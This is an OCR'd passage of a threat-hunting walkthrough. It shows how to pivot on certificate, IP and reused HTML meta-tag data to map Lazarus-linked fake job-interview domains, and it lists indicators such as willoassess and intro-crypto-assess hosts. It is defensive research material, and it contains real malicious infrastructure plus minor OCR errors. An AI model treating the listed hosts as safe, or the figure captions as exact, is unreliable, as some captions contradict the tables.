


	Key	Type	Value	First Seen	Last Seen
□	willointerview.com	CERT_DOMAIN-IP	23.254.244.74 AS 54290	2024-12-07	2024-12-13

1-1 of 1

Figure 19. Host Connections Tab

- Host Responses: Information regarding HTTP Response Data.




☑	Host	Port	Response	Title	Bytes Recieved	Response Date

No results

Figure 20. Host Responses Tab

- CT Stream: Certificate Transparency information such as certificate fingerprints, common names and timestamps.



willointerview.com

willointerview.com


1-2 of 2

□	Cert Fingerprint	Common Name	Not Before	Not After	Observed On
□	36f7...a85d	*.willointerview.com	2024-12-03T15:50Z	2025-03-03T15:50Z	2024-12-04T07:29:16.583Z
□	cff2...84dd	*.willointerview.com	2024-12-03T15:50Z	2025-03-03T15:50Z	2024-12-03T16:55:39.293Z

1-2 of 2

Figure 21. CT Stream Tab

Continuing with the hunt, by selecting the Resolutions tab and clicking on the IPv4 23.254.244[.]74, we pivot to the IP hosting the domain.



23.254.244.74

23.254.244.74
AS 54290 (HOSTWINDS)

Reputation & Risk: 0 Positive | 0 Warning | 1 High Risk
DNS Records
Jump to
Neighborhood: 23.254.244.64/28
Previous: 23.254.244.73
Next: 23.254.244.75

No HTTP or HTTPS results.


Observed on Block Lists (1)

Observed on OSINT Sources (4)

Owner: HOSTWINDS
ASN: AS 54290
Country: US
CIDRs: 23.254.128.0/17

Figure 22. 23.254.244[.]73 Indicator Information

As we can see, this IP belongs to AS 54290 Hostwinds. Use of the Hostwinds ASN dedicated servers is a common tactic in Lazarus campaigns. Let’s select Host Connections to see if there are any interesting and unique fingerprints.




□	Key	Type	Value	First Seen	Last Seen
□	23.254.244.74 AS 54290	HOST-BANNER_0_HASH	a61c5ad58af6b53fdc57d9945a508af0	2025-01-02	2025-01-02
□	23.254.244.74 AS 54290	HOST-BANNER_0_HASH	2452dae5d5168c681365968fe046e8d6	2024-12-19	2025-01-02
□	23.254.244.74 AS 54290	HOST-CLASS_1_HASH	63a9f0ea7bb98050796b649e85481845	2024-12-07	2025-01-02
□	23.254.244.74 AS 54290	HOST-CLASS_0_HASH	63a9f0ea7bb98050796b649e85481845	2024-12-07	2025-01-02
□	23.254.244.74 AS 54290	HOST-FAVICON_HASH	ef2c96c6f27b7e3c2a49a020a1a8bfdb	2024-12-07	2025-01-02

Figure 23. Host Connections Tab of the 22 23.254.244[.]73 Indicator

1st Method of Identifying Further Infrastructure: HTML Feature Pivoting


By scrolling a bit down, we can see a really unique type of host-meta header, present in the legitimate website for Willo.



□	Key	Type	Value	First Seen	Last Seen
□	23.254.244.74 AS 54290	HOST-META	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	2024-12-07	2025-01-02

Figure 24. Willo HOST-META Header as an Interesting Pivot

By clicking on it to pivot and selecting the Host Connections tab, we observe additional domains with similar naming conventions and IPv4 addresses that share this exact host-meta header (136 total). This great pivot was first identified and reported by @500mk500.




::"og:description":"description":"Willo is a platform for structured, asynchronous, video creation and sharing. We help

::"og:description":"description":"Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people."

☐	Key	Type	Value	First Seen	Last Seen
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	www.robinhood.intro-crypto-assess.com	2025-01-07	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	app.blockchain-assess.com	2024-12-28	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	152.89.61.96 AS 30860	2024-12-19	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	www.vid.intro-crypto-assess.com	2025-01-07	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-IP	152.89.61.240 AS 30860	2025-01-07	2025-01-09
☐	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	talentassesspro.com	2025-01-07	2025-01-09


Figure 25. Host Connections Tab of the HOST-META Header

From there we can further filter the returned values to see only the domains.



Select Types: ☐ Select All
☑ META-HOST
☐ META-IP

Figure 26. Type Filtering only for META-HOST




Value
www.robinhood.intro-crypto-assess.com
app[illegible]assess.com
www.vid.intro-crypto-assess.com
talentassesspro.com
www.app.willomexcvip.us
app.willoassess.com
app.blockchain-checkup.com
www.vid.willoassess.com
www.intervu-talent.pro
d20zx0lguyxj2p.cloudfront.net

Figure 27. META-HOST Results

As we can see, there are similar domain registration patterns (already flagged as Lazarus related) containing also other keywords, such as *crypto*, *assess*, *willo*, *blockchain*, *interview*, *talent*, *hiring*, etc. Also, there are domains hosted on the Cloudfront CDN.

It is really important to notice here as a general principle that some pivots may contain false positives (i.e. in these results there are also legitimate domains of Willo that need to be filtered out from your project). Those are potentially related indicators and further verification is needed to be considered an Indicator of Compromise. For example, this post from the researcher @banthisguy9349 suggests querying for this path on a suspected domain to confirm abuse: /video-questions/create/531fbaedf67046d6904478f15d3e7142

For example, for the following domain: www.vid.willoassess[.]com* *the following page was displayed by combining it with the aforementioned URI that confirmed it was part of the campaign:



Can you tell us about a challenging problem you faced in a blockchain project? How did you approach solving it, and what was the outcome?

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
Figure 28. Screenshot of the URI hxxps[:///]www.vid.willoassess[.]com/video-questions/create/531fbaedf67046d6904478f15d3e7142


Next, we can manually select the domains of interest (excluding false positives as mentioned), and add them to our project.



☑	<meta property= tion" "Willo is a platform for structured, asynchronous, video creation rywhere discover and connect with more people.">	META-HOST	www.robinhood.intro-crypto-assess.com	2025-01-07	2025-01-09
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	app.blockchain-assess.com	2024-12-28	2025-01-09
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	www.vid.intro-crypto-assess.com	2025-01-07	2025-01-09
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	talentassesspro.com	2025-01-07	2025-01-09
☑	<meta property="og name=description" content="description" "Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere discover and connect with more people.">	META-HOST	www.app.willomexcvip.us	2024-12-20	2025-01-09

Figure 29. Adding the Domain Indicators to the Project Menu

Another really useful feature is the Timeline View, where we can observe the First & Last Seen timestamps of the domains containing this meta-host value. The following figure depicts the difference between Willo’s legitimate domain and the malicious domains. It can also be observed that the malicious domains generated activity beginning no later than mid-December 2024.

